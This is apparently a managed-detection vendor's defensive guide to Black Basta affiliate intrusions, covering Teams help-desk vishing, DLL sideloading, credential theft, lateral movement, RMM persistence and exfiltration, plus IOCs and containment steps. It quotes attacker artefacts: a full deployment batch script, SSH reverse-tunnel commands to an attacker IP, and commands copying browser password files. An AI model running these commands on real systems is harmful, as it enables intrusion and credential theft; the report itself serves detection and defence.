Prevent, Detect, Contain: LevelBlue MDR's Guide Against Black Basta Affiliates' Attacks

Ken Ng, MDR IR Lead

Executive Summary

Between December 2024 and February 2025, the LevelBlue MDR team saw over a dozen attempts and a handful of successful intrusions by threat actors (TAs). Internally, we broadly attribute these attacks to the Black Basta ransomware gang. As outlined by other cybersecurity researchers' reporting of similar tactics, techniques, and procedures (TTPs) observed; there is a high probability that this activity is from affiliate groups or initial access brokers.

The information presented below is a compilation of notes, details, recommendations, and guidance provided to our customers in the last couple of months resulting from dozens of opened investigations and incident response engagements. By taking or recommending system and enterprise changes outlined, organizations can greatly reduce their attack surface, implement a stronger defense-in-depth security model, as well as more quickly detect and thus contain an intrusion by this ever-prevalent threat and many others like it.


Initial Access

The TA starts by email bombing specific users in the environment. This can range anywhere from a couple hundred to thousands of spam and junk emails. They then follow up this activity by reaching out to these users via a phone call or a Microsoft Teams message, with chats named some variation of "Help Desk". The TA tells the user that they have noticed the spam emails and will need access to their machine to remedy the issue. The most common tool used to gain initial access to a victim machine is Microsoft's Quick Assist, which is pre-installed on Windows 10 and higher. The TA provides the victim a code to use when establishing the connection – once input, the TA will have remote access to the machine and begin establishing persistence after the Quick Assist session is ended.

In every case where we observed the execution of Quick Assist, a zip archive was created within the Downloads folder. In reviewing some cases, we've observed that the

TA has started password protecting zip folders containing tools, but these initial files are not password protected. During the last customer intrusion we responded to, two .cab files were inside the zip, and within the .cab files were the legitimate OneDriveStandaloneUpdater.exe along with a malicious DLL file to be sideloaded and additional files needed for lateral movement.

Figure 1: Creation of a zip archive using cmd.exe during the Quick Assist session.The TA extracts the files from the archive with tar:



Agent UUID	[redacted]
Source Process Unique ID	cmd.exe [redacted]
Target File Path	C:\Users\[redacted]\Downloads\wsqf418x4324.zip
Target File size	4778788

```
tar xf wsqf418x4324.zip -C
"C:\Users\[REDACTED]\AppData\Local\Temp"
```

Next, the TA expands the two .cab files that were inside:

- `expand -i "C:\Users\[REDACTED]\AppData\Local\Temp\symssdifdsook.cab" -F:* "C:\Users\[REDACTED]\AppData\Local\Microsoft\OneDrive"`
- `expand "C:\Users\[REDACTED]\AppData\Local\Temp\difjsfhcx.cab" -F:* "C:\Users\[REDACTED]\AppData\Local\Microsoft\OneDrive"`

After the two .cab files are deleted, the OneDriveStandaloneUpdater is executed from the \OneDrive\ folder and it sideloads wininet.dll from the same directory. DLL sideloading occurs because of DLL search order hijacking – the DLLs of an executable are usually loaded from a specific location or from memory. However, if the application has not specified the location of the DLL and it is not in memory, it will load them in this order:

1. The directory from which the application is loaded.
2. C:\Windows\System32
3. C:\Windows\System
4. C:\Windows
5. The current working directory
6. Directories in the system PATH environment variable
7. Directories in the user PATH environment variable

Because this particular application does not specify the path of the DLLs to be loaded, the wininet.dll within the \OneDrive\ folder is loaded, putting the malicious code into memory. The DLL sideloading technique with OneDriveStandaloneUpdater.exe has been observed in every instance the threat actor was able to gain access via Quick Assist. More recently, we have seen wininet.dll leveraged and have also previously seen winhttp.dll. It may also be possible for the threat actor to also use the following imported DLLs:

- `KERNEL32.dll`
- `USER32.dll`
- `OLEAUT32.dll`
- `ntdll.dll`
- `SHLWAPI.dll`
- `VERSION.dll`
- `USERENV.dll`
- `ADVAPI32.dll`
- `SHELL32.dll`
- `ole32.dll`
- `WINHTTP.dll`
- `RstrtMgr.DLL`
- `WINTRUST.dll`
- `WTSAPI32.dll`
- `bcrypt.dll`
- `CRYPT32.dll`
- `RPCRT4.dll`
- `Secur32.dll`
- `urlmon.dll`
- `WININET.dll`
- `WS2_32.dll`
- `IPHLPAPI.DLL`

With the implant running and a new scheduled task to ensure OneDriveStandaloneUpdater.exe runs on startup, the TA now has one avenue of persistent access to the victim machine and the Quick Assist connection is closed out.

Recommendations

- Implement a Microsoft Teams configuration only allowing whitelisted/federated domains to reach out to your internal users. Another step would be to disable incoming and outgoing chats and calls with Skype users (unless needed for business continuity).

- Remove Quick Assist from all end-user machines unless explicitly required for business and IT services. Our customers have been leveraging GPO and CCM to remove the application, as well as blocking domains related to the Quick Assist service:
    - remoteassistance.support.services.microsoft.com
    - *.relay.support.services.microsoft.com
- Follow guidance in the Persistence section of this report on preventing the download and execution of remote monitoring and management (RMM) software, as this TA will have victims download other tools if Quick Assist is not available.

- Educate users on this threat vector and provide guidance on processes your internal IT team will take before reaching out to them (either through Teams or over the phone), or a verification process that is to be followed. Threats that require the victim to copy and paste commands, either as a drive-by compromise or via phishing/vishing are on the rise; a consideration here would be limiting the ability of end-users running commands in command prompt or PowerShell.

Indicators of Compromise

- TA incoming phone numbers provided by customers:
    - 714-905-5084
    - 858-742-5619
    - 725-316-2582
    - 844-201-3441

  - 216-770-3051
- Domains observed for MS Teams chats:
  - itsao[.]edu[.]mx
  - steendam[.]nl
  - bevenada[.]com
  - sszplana[.]cz
  - pereirabrito[.]com[.]br
  - perronesrl102[.]onmicrosoft[.]com
  - craftsbylucienne[.]onmicrosoft[.]com
  - truehalp[.]onmicrosoft[.]com
  - c9its[.]com
  - yuwatibhaktismi[.]schi[.]id
  - mbnnifty774[.]onmicrosoft[.]com

- Email addresses observed for MS Teams chats:
  - admin_85[@]perronesrl102.onmicrosoft.com
  - techsupport[@]itsao.edu.mx
  - helpdesk[@]steendam.nl
  - admin_54[@]craftsbylucienne.onmicrosoft.com
  - technicalsupport[@]bevenada.com
  - HR[@]c9its.com
  - HELPDESK[@]yuwatibhaktismi.sch.id
  - admin_35[@]mbnnifty774.onmicrosoft.com


- Microsoft Teams chats created from outside the domain with chat names related to Help Desk, IT, Microsoft, etc. The TAs have started to put in spacing between words to bypass potential detection rules that look for specific strings.
- Execution of Quick Assist for users experiencing a significant uptick in spam emails
  - Suspicious usage of cmd.exe during the timeframe of the Quick Assist session, resulting in the creation of new files and the extraction of those files
- Suspicious activity regarding OneDriveStandaloneUpdater.exe
  - Creation of the executable from a .cab file
  - Anomalous network traffic from the executable, especially through uncommon ports or to numerous internal hosts e.g. RDP, WinRM, SMB
  - Outbound connections to non-Microsoft IP addresses

Discovery, Credential Access

In the cases we have observed, the users contacted have been end-users with no elevated privileges. However, in incidents with breakout, we noticed that the TA is able to gain access to administrator accounts with very limited Kerberos and SMB network activity reflected in log sources; these accounts are then quickly used in lateral movement. Observed breakouts generally occurred within 60-90 minutes.

Logs provided to us during one such incident suggests the threat actor abused Active Directory Certificate Services (AD CS) in an Enterprise Security Certificate attack (ESC); this hypothesis makes the most sense considering two other intrusions where the TA's first lateral move was to on-prem Certification Authority (CA) servers.


Figure 2 - Certificate where the Certification Subject is the username of patient 0 but the User is an admin account



```
Distribution-Center| 39: The Key Distribution Center (KDC) encountered a user certificate that was valid but could not
be mapped to a user in a secure way (such as via explicit mapping, key trust mapping, or a SID). Such certificates should
either be replaced or mapped directly to the user via explicit mapping. See https://go.microsoft.com/fwlink/?linkid=2189925
to learn more. User:[redacted]Certificate Subject: @@@CN=[redacted]Certificate Issuer:[redacted]
```

Also, in this incident the TA ran commands to copy Chrome Login Data from multiple domain administrator accounts across multiple hosts and reviewed the data within Notepad. While the impact of this activity was quite limited, in some circumstances, this could have resulted in a much wider compromise of devices and platforms, as the administrators had saved the usernames/passwords for within the browser.


Figure 3: Copying of the Login Data into the Temp directory



Command Line

```
cmd.exe /Q /c copy
"C:\Users\[redacted]\AppData\Local\Google\Chrom
e\User Data\Default\Login Data"
"C:\Windows\Temp\[redacted]
```

Figure 4: Opening the Login data file of a different user with Notepad.exe



Command Line

```
"C:\Program
Files\WindowsApps\Microsoft.WindowsNotepad_1
1.2410.21.0_x64__8wekyb3d8bbwe\Notepad\Note
pad.exe"
"C:\Users\[redacted]\AppData\Local\Google\Chrome\
User Data\Default\Login Data"
```

Recommendations

- A number of resources are available discussing the hardening of ADCS:
    - https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
    - https://www.nccgroup.com/us/research-blog/defending-your-directory-an-expert-guide-to-fortifying-active-directory-certificate-services-adcs-against-exploitation/
    - https://www.crowdstrike.com/wp-content/uploads/2023/12/investigating-active-directory-certificate-abuse.pdf
    - https://www.splunk.com/en_us/blog/security/breaking-the-chain-defending-against-certificate-services-abuse.html
- The most important considerations across these resources are:
    - Implement Access Controls and Least Privilege:
        - Ensure that only authorized users and service accounts have access to request certificates and private keys. This minimizes the risk of unauthorized access and potential misuse.
        - Apply the principle of least privilege, granting the minimum necessary permissions to users and groups to perform their tasks.
    - Harden ADCS Configuration:
        - Follow hardening guides to secure the configuration of Active Directory Certificate Services (ADCS). This includes setting strong security policies and ensuring proper setup.
        - Test configurations in a non-production environment before deployment to identify and mitigate potential vulnerabilities.
    - Monitor and Audit Certificate Usage:
        - Enable detailed logging of all certificate operations, including requests, issuance, renewal, and revocation on the CA. This provides visibility into certificate activities and helps in detecting anomalies.
        - Regularly review and analyze security logs to identify and investigate suspicious certificate enrollments or other abnormal activities.
- There has been a surprising volume of incidents that have escalated because the attackers swept file shares for strings like “pass” and “password” and stumbled upon documents containing login information for almost everything in the

enterprise. Securing passwords, along with good password hygiene will make a big difference when a TA is within your network.

  - Never save passwords for important systems, applications, and platforms on servers, especially within the browser.
  - Administrators should use a secure password manager where the passwords are encrypted at rest.

- Log and track the creation and modification of user accounts and security groups, especially when user accounts are added to privileged groups such as Administrators or Domain Admins.
  - This could also detect activity related to some exploits, such as VMware ESXi vulnerability CVE-2024-37085, which allows a TA to gain root access on hypervisor hosts by creating a group called "ESX Admins" and adding users or groups to it, giving those users root.
  - Another group to watch for new additions to would be Remote Desktop Users.

Indicators of Compromise


- Usage of recon commands that were unexpected:
  - `nltest /domain_trusts /all_trusts`
  - `net localgroup Administrators`
  - `net group "Domain Admin"`
- The copying or accessing of browser password data
  - C:\Users\[USER]\AppData\Local\Google\Chrome\User Data\Default\Login Data
  - C:\Users\[USER]\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
- Windows Event ID 39 where there is a mismatch between the certificate subject and the username shown.
- Service account or administrator account activity on an end-user workstation that should not see that account, e.g. seeing execution of a process running from an administrator account but the workstation does not belong to that administrator.
- Unexpected usage of the following tools:
  - netscan.exe
  - advanced_ip_scanner.exe
  - angry_ip_scanner.exe

Lateral Movement

In two of the incidents involving breakout, we observed the TA perform lateral movement from a user workstation by compromising admin credentials and using those credentials to run Windows Remote Management (WinRM) and Remote Desktop Protocol (RDP) to gain access to other workstations and servers.

With the ability to use an admin account, we see the threat actor leveraging WinRM in order to deploy pack.cab, settingsbackup.dat, and psexec.exe onto servers within the environment:

Figure 5: run.bat file observed on server hosts after initial breakout



```
@echo off

set "MAIN_DIR=%WINDIR%\System32\LogFiles\OneDriveUpdate"
mkdir "%MAIN_DIR%"
copy pack.cab %MAIN_DIR%\pack.cab
copy settingsbackup.dat %MAIN_DIR%\
copy psexec.exe %MAIN_DIR%\
cd "%MAIN_DIR%"
expand pack.cab -F:* .
del /F pack.cab
reg add "HKLM\SOFTWARE\TitanPlus" /v 1 /t REG_SZ /d "104B193B255B7A443;185B190B251B36A443;207B90B238B72A443" /f
tasklist | findstr /I CSfalcon
if %ERRORLEVEL% EQU 0 (
        set RUN_CMD=odbcconf /a {REGSVR "%MAIN_DIR%\wininet.dll"}
) else (
        set RUN_CMD="%MAIN_DIR%\OneDriveStandaloneUpdater.exe" -Embedding
)
echo @echo off > run.bat
echo cd %MAIN_DIR% >> run.bat
echo start "" %RUN_CMD% >> run.bat
PsExec.exe -accepteula -d -s "%MAIN_DIR%\run.bat"
schtasks.exe /Create /F /RU "NT AUTHORITY\SYSTEM" /SC ONSTART /tr "cmd.exe /c cd %MAIN_DIR% & %RUN_CMD%" /tn "OneDrive Standalone Update Task"
ping -n 3 127.0.0.1 > nul
del /F run.bat
del /F psexec.exe
echo "Done"
```

The creation of a HKLM\Software\TitanPlus registry path is something mentioned in other reports as well and looks to be a good indication of compromise. One interesting part of the script is that it looks for the CrowdStrike Falcon running task – if it is found it registers wininet.dll with regsvr (it is likely that Falcon explicitly detects this activity), or it just moves forward with the DLL sideloading by executing OneDriveStandaloneUpdater.exe. Once the TA had access onto other servers, they immediately begin installing RMM tools to keep a foothold within the environment. Across multiple incidents, we see a focus by the TA on test and development hosts, SQL servers, CA servers, and application/tool servers.

Recommendations

- Micro- and macro-segmentation to prevent any compromise of an end-user workstation to break out anywhere else, especially into the server environment. Considerations here:
    - Hosts in userland (specifically unprivileged end-user workstations) should not be able to perform RDP, WinRM, PsExec, WMIC activity to hosts into the server environment. This would be the usage of subnetting and VLANs that isolate different environments from each other (testing, production, user-land, VPN, etc.)
        - Admins should leverage a jumpbox or a specific RMM tool in order to access hosts in the server environment. This access should be locked down to specific hosts, meaning a compromised admin account on an end-user device still restricts the TA to that host.
    - Server hosts should be restricted to relevant network traffic for that host. Lateral movement we often see is RDP from a file server to a Domain Controller or a web application server to a SQL server, or from a CA server to a SQL server. While these hosts should ideally be accessed through an RMM tool, RDP is often needed to access these hosts – but these hosts should not be used as jump points to each other. This same principle applies to other protocols a TA might use, such as WinRM.
    - The same idea applies if an external-facing server host, such as a VPN concentrator or web application server is compromised; the TA should not be able to get into the internal server environment or gain access to end-user workstations.
- Disable RDP and other services and protocols which allow for lateral movement on hosts that do not need those services and protocols to perform its primary functions.
- Have good visibility and documentation of server hosts in your network, by having an updated topology map and server inventory list. While the TA will focus on getting onto crown jewel and critical servers, we have seen them often deploy RMM tools to testing and development hosts, which are often a part of dark IT for most security teams. These sort of hosts need to have good isolation from the primary network to prevent them being used as hosts for Tas to get back into an environment after work has been done to contain and remediate an incident.
- Host isolation for VPN hosts to prevent compromised hosts on a VPN connect or compromised credentials letting a TA into the VPN space from laterally moving to

other hosts within the VPN space or perform network reconnaissance or potential NTLM hash collection.

Indicators of Compromise

- Existence of registry path
    - HKLM\SOFTWARE\TitanPlus
- Schedule task named
    - OneDrive Standalone Update Task
        - A review of our dataset shows that a legitimate task for this should contain strings of characters after the word Task
- Batch scripts being executed with suspicious names or that aren't previously known in your environment
    - Run.bat
    - Install.bat
- Usage of PsExec and the spread of the PsExec executable, especially if it's not an application your organization normally uses
- RDP or WinRM activity from workstations into server environments from hosts that do not belong to your admin users. The accounts leveraged will likely be an administrator account, so looking for admin accounts being used on hosts that do not belong to them would be another indication of compromise.
- Executables triggering from uncommon paths such as:
    - :\PerfLogs\
    - :\ProgramData\
    - :\Users\Public\
    - :\Users\[USER]\Documents\
    - :\Users\[USER]\Music\
    - :\Users\[USER]\AppData\Local\
    - ADMIN$ and C$ shares where the activity was not expected or known

Persistence

RMM tools are used most often as the method of keeping persistence on hosts they have access to, without setting off typical alarms leveraging known malware. The most common tools observed are the following:

- Level.io
- SplashTop
- N-Able RMM
- Atera
- Syncro
- AnyDesk

When the TA begins to see that certain RMM tools are no longer running, they begin downloading and deploying others. These tools are also a part of the lateral movement process, as the TA deploys them with WinRM and other services, and runs commands remotely to install and configure them. Once the tool is installed and running, the TA can gain remote access into the newly accessible host with the RMM tool, without deploying malware or an implant, which could raise alarms or flagging that host to be remediated by security teams as a compromised host.

In one incident, we observed the TA leveraging a compromised host to configure and create a SSH reverse shell. Remotely controlling the host via the N-Able Take Control tool, they executed the SSH.exe tool from an OpenSSH folder. They originally attempted to connect out via port 22:

```
 ssh root@207.90.237.158 -f -N -R 4233 -p 22 -o
StrictHostKeyChecking=no
```

However, a firewall configuration prevented this connection from being successful. This, however, was a momentary setback as the TA simply then tunneled SSH through port 443 instead:

```
ssh root@207.90.237.158 -f -N -R 4233 -p 443 -o
StrictHostKeyChecking=no
```

Note the usage of the -R flag, creating a reverse shell back into the compromised host on port 4233. The commands sent through this reverse shell were not visible to us within SentinelOne, but thanks to the logging of network connections, we saw the traffic from the SSH.exe process was WinRM and RDP activity; this meant additional lateral movement with limited log visibility for defenders.

Recommendations

- Leverage your EDR or application control programs such as AppLocker to prevent the installation and execution of RMM tools that your organization does not leverage. Our suggestion would be to review the list of RMM tools found on https://lolrmm.io and to carefully add file paths, certificate names, and file names to blocklists.

- Block network traffic to domains/API endpoints required for certain RMM tools to work; these are also listed on the website provided above. Below are domains related to the tools we have seen explicitly leveraged by the threat actor and have witnessed the network traffic during incidents, as the tool was being used to remotely control compromised hosts. However, we highly suggest not blocking these domains if you leverage the tool legitimately within your organization or any tools created by the same vendor. It is advised that you begin by checking the firewall/domain logs for the volume of traffic to these sites before blocking them.
  - Level.io RMM
    - *.level.io
    - agents.level.io
    - online.level.io
    - builds.level.io
    - downloads.level.io
  - Syncro RMM
    - *.syncromsp.com
    - *.syncroapi.com
  - SplashTop
    - *.api.splashtop.com
    - *.api.splashtop.eu
    - *.relay.splashtop.com
  - N-Able RMM
    - *.am.remote.management
    - *.system-monitor.com
    - *.logicnow.com
    - *.system-monitor.com
    - *.systemmonitor.eu.com
    - *.systemmonitor.co.uk
    - *.systemmonitor.us
    - *.beanywhere.com
    - *.mspa.n-able.com
    - *.swi-rc.com
    - sis.n-able.com
  - Atera RMM
    - *.atera.com

  - ScreenConnect
    - *.screenconnect.com
  - AnyDesk
    - *.anydesk.com
- Monitor network traffic for potential protocol tunneling, such as SSH over HTTPS, or even SSH traffic in general going outbound when it is not expected. If reverse shell activity is not used within your environment, consider alerting when the -R flag is used with SSH.
- We have also seen various TAs leverage tools like Ngrok to tunnel RDP over port 443 to make it externally accessible – in those cases, you would need to block the domains leveraged, such as these for Ngrok:
  - *.ngrok-agent.com
  - *.ngrok.com
  - ngrok.app
  - ngrok.dev
  - ngrok.pizza
  - ngrok-free.app
  - ngrok-free.dev
  - ngrok-free.pizza
  - ngrok.io
- Review all the tunnel tools found here: https://github.com/anderspitman/awesome-tunneling and consider preemptively blocking via hashes or creating detections for commandline activity containing the arguments needed to run the tunneling tools.
- Make sure there are strict firewall rules not allowing certain protocols inbound, especially RDP, unless that configuration is absolutely required and well secured.
- Enable the Microsoft Vulnerable Driver Blocklist function across your environment to prevent bring-your-own-vulnerable-driver attacks (BYOVD), which TAs use to disable EDR tools on compromised hosts, evading detection.

Indicators of Compromise

- The download and installation of RMM tools via cmd.exe, PowerShell, or curl.exe from the domains related to RMMs above.
  - Level.io RMM API key within execution: LEVEL_API_KEY=XGyE4a3KS7AQzZNp74XzaGrv
- Traffic to temp dump sites for downloads of executables and archive files.

  - temp[.]sh
  - bashupload[.]com
- SSH usage going to unknown IP addresses, especially with the -R flag allowing for a reverse shell into the environment.
- Registry and Windows firewall changes allowing for RDP from outside the network.

Exfiltration

Rclone and WinSCP have been the commonly observed tools for exfiltration of data out of the environment. LevelBlue MDR has detected and helped customers stop most incidents before the TA is able to reach this stage of the attack, but we will outline some recommendations and indicators we've historically seen.

Recommendations

- Leverage EDR or NDR platforms to restrict the usage of Rclone and WinSCP to known hosts and for the outbound traffic to go to known destinations.
- Block traffic to common exfiltration sites:
  - temp[.]sh
  - bashupload[.]com
  - *.mega.io
  - *.mega.nz
  - *.mega.co.nz
  - easyupload[.]io
- If the protocols are not used, block the usage of SSH, SFTP, FTP, especially to outbound locations. If protocol analysis is performed on network traffic, look for tunneling of these protocols over other ports.

Indicators of Compromise

- Rclone and WinSCP usage that is unexpected or unknown, especially to file storage/hosting sites. This includes traffic to Azure Blob Storage and AWS S3 buckets that do not belong to your organization.
- Usage of WinRAR to create an archive of sensitive folders that is not expected.

Containment and Remediation Guidance

With a breakout time of 60 to 90 minutes, every minute counts once remote access is provided to the TA by the first victim user. The TAs involved in these attacks have shown incredible proficiency, flexibility, and efficiency; therefore, it's imperative that internal cybersecurity teams and MSSPs work quickly to contain and remediate the threat once it is detected.

If your organization needs a partner for security services or you are interested in having a managed EDR solution, please reach out to LevelBlue at https://levelblue.com/contact. Our consulting team can also provide incident response and forensics support if you are experiencing a cyber intrusion.

The following is guidance that we suggest during each stage of this TA's attack chain to prevent additional compromise, contain the threat, and begin to remediate and restore to business-as-usual status. Take the actions stated for the stage you found the attack occurring, as well as the actions listed for the prior stages, to ensure complete containment and remediation of the TA from the network.

Stage of Attack Detected	Immediate Actions	Secondary/Follow Up Actions
Email bombing attack (hundreds or more spam emails received) is observed for one or more users	**Reach out to the user(s) impacted**, ideally in person if possible or via phone call by their direct management stating that they are potentially a target for an impersonation attack attempt through a Microsoft Teams message, an email, or phone call by someone pretending to be IT and asking for remote access to their machine. Ask the person if they have received such communication already and if	**Review logs,** if possible, for any MS teams chats created to the email bombing victims, as well as system logs for the execution of Quick Assist or any remote management tool. If victim says they have provided access to an unknown person or logs indicate usage of a remote access tool, **immediately isolate the host from the network** via IP address or MAC address and **turn off the PC remotely** if possible or

	they allowed remote access to occur.	have victim/field support turn off the machine. **Initiate password resets** for those users, **revoke all O365 and VPN sessions**, and consider any browser stored passwords as compromised.
Microsoft Teams messages/phone calls to individuals	1. **Block the observed domain(s)** seen sending these messages to users in the environment. The TA will use multiple email addresses and domains in larger attacks – the best action to take here is to disable non-trusted domains from messaging in, temporarily at least. 2. **Review logs** for the execution of Quick Assist or any remote access tool for users who have received the Microsoft Teams messages or phone calls. Any hosts where there was an execution of a remote access tool, **immediately isolate the host from the network** via IP address or MAC address and **turn off the PC remotely** if possible or have victim/field support turn off the machine. **Initiate password resets** for those users, **revoke all O365 and VPN sessions**, and consider any browser stored passwords as compromised.	**Review logs** for: • Messages sent from the domains observed to ensure all potential victims are identified. Pivot on the source IP address, chat names, email addresses, and domains to potentially find other victims. Block those domains and consider going to a whitelisting approach. • Quick Assist, RMM usage, and anomalous OneDriveStandaloneUpdater.exe usage across your environment for a list of potentially compromised hosts, taking actions as stated on the cell to the left.
Machine of victim(s) showing Quick Assist/RMM usage	1. **Isolate the host(s) on a network from the network and immediately shut off remotely**. The network isolation is to prevent lateral movement while deploying	**Review logs** for: • Indication of lateral movement, specifically WinRM, RDP, WMI, and SSH from the compromised

	remote commands to shut off or coordinating shutoff with field support/victim/supervisor. 2. **Reset** the impacted user’s password, the password of any administrator accounts used on the host previously, and passwords for platforms that the user might have had access to. 3. **Revoke** the user’s O365 and VPN sessions.	host to other internal hosts. The account seen in this activity will likely be a different account, unless the patient zero account was an admin account. • Creation/deployment/execution of files seen on patient zero host across all hosts on the network. This includes the initial zip archive, the .cab files, batch files, and DLLs. • Network traffic stemming from the malicious files observed – these will likely be command and control (C2) IP addresses and **should be blocked on the firewall**. **With an EDR block** the hashes, file names, and/or file paths of the malicious files. Any RMM tools used by TA that are not legitimately used on the network should also be blocked. Preemptively block the domains related to other RMM tools and other domains referenced in this report if not done already.
Lateral movement from patient zero host to other hosts on the network	1. **Isolate from the network and shut-off** patient zero host. 2. **Determine where and how** lateral movement occurred from patient zero. This likely would have been admin accounts leveraged to use WinRM and RDP to gain access and persistence to server hosts on the network.	**Review logs** for what activity the threat actor was able to do on hosts that saw lateral movement. The initial activity will likely be the deployment of additional RMM tools and the spread of scheduled tasks deploying the implant.

	If possible and without business impact, isolate the server hosts from the network that the TA was able to move to/run commands on. 3. **Temporarily disable** the admin accounts seen performing the activity and **reset ALL administrator and service account passwords**. If you run a hybrid AD environment**, make sure to disable the compromised accounts on the on-prem DCs**, as disabled accounts on Azure AD might be re-enabled on sync. Reset any passwords stored in the browsers of all impacted hosts and any passwords that might be listed on a stored password text file/spreadsheet. 4. **With an EDR block** the hashes, file names, and file paths of TA files. Any RMM tools used by TA that are not legitimately used on the network should also be blocked.	It is strongly recommended that **any host accessed by the TA is rebuilt from the ground up or restored from a time before the TA entered the environment** – ideally to the day before the first MS Teams/phone calls occurred. Depending on the size of your environment and the level of access observed by the TA**, a full enterprise password reset and revocation of all VPN sessions** might be required. A **Kerberos password reset** for two rotations with 10 hours between the resets is a recommendation as well, especially if a Domain Controller was accessed. **Review logs** for potential signs of data exfiltration and staging for the deployment of ransomware executables. If RDP, WinRM, WMI and other observed services by the TA are not used commonly in your enterprise or can be temporarily disabled, **put in network blocks for those ports and services** and **have your admin team leverage credentialed RMM** access to work on containment and remediation.

Staging of data/exfiltration of data	1. **Isolate from the network** the server(s) for file staging/data exfiltration. 2. **Disable** all accounts related to the activity being observed. 3. **Review logs** to determine where data was potentially sent to and block all network traffic to those IP addresses/domains. Look for indication of the same protocol/tool used to facilitate exfiltration on other hosts across the network. 4. **Take steps** mentioned in previous cells to determine and contain where the TA might reside on the network and to remove their ability to get back into the network. 5. If file staging has occurred but no signs of exfiltration were observed, preemptively **begin looking for network traffic outbound via services** such as FTP, STFP, SSH, as well as HTTP and HTTPS traffic to file hosting/known VPS domains. **Block the protocols outbound** temporarily if there is no business impact as the intrusion is being contained and remediated. 6. **Attempt to determine the files that were touched** by the threat actor. This information will be important for potential legal/compliance review.	**Review logs** for potential new executables that were observed being touched by compromised accounts as these could be ransomware encryptors. The TA would likely deploy the files via PsExec or WMI and be staged on a server or file share that accessible by most of the environment. **Notify leadership and potentially legal team** depending on the scope of impact and legal/compliance requirements. Organizations with cyber insurance might choose to notify their vendor at this point, as the cyber insurance company might need to issue a preferred partner for incident response and forensics.

